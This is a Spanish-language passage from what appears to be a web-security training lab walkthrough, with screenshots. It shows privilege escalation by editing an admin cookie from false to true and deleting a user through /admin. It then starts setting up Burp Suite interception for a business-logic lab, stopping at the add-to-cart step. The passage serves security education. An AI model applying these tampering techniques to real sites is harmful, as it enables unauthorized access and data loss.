
Iniciamos sección con las credenciales que nos proporcionan en el laboratorio:




Ahora presionamos el editor de cookie para proceder a completar el laboratorio, si nos aparecen cuadro de dialogo como el siguiente, presionamos permitir:




Abrimos el editor de cookie y luego desglosamos el apartado de admin:





Cambiamos el valor de falso a verdadero y presionamos el icono o botón de guardar:





Refrescamos la página, accedemos al directorio /admin, borramos o eliminamos el usuario Carlos presionando en Delete y ya hemos completado el laboratorio:






Vulnerabilidades de Lógicas de negocios


Laboratorio

Laboratorio Confianza excesiva en los controles del lado del cliente


Accedemos al laboratorio:




Presionamos donde dice mi cuenta:




Ahora iniciamos sección con el usuario y contraseña que nos han proporcionado:




Ahora vamos a Home:




Ahora vamos a ver los detalles del primer artículo:




Activamos o configuramos el FoxyProxy:




Encendemos la incepción con Burpsuite:




Ahora presionamos el botón de agregar al carro:



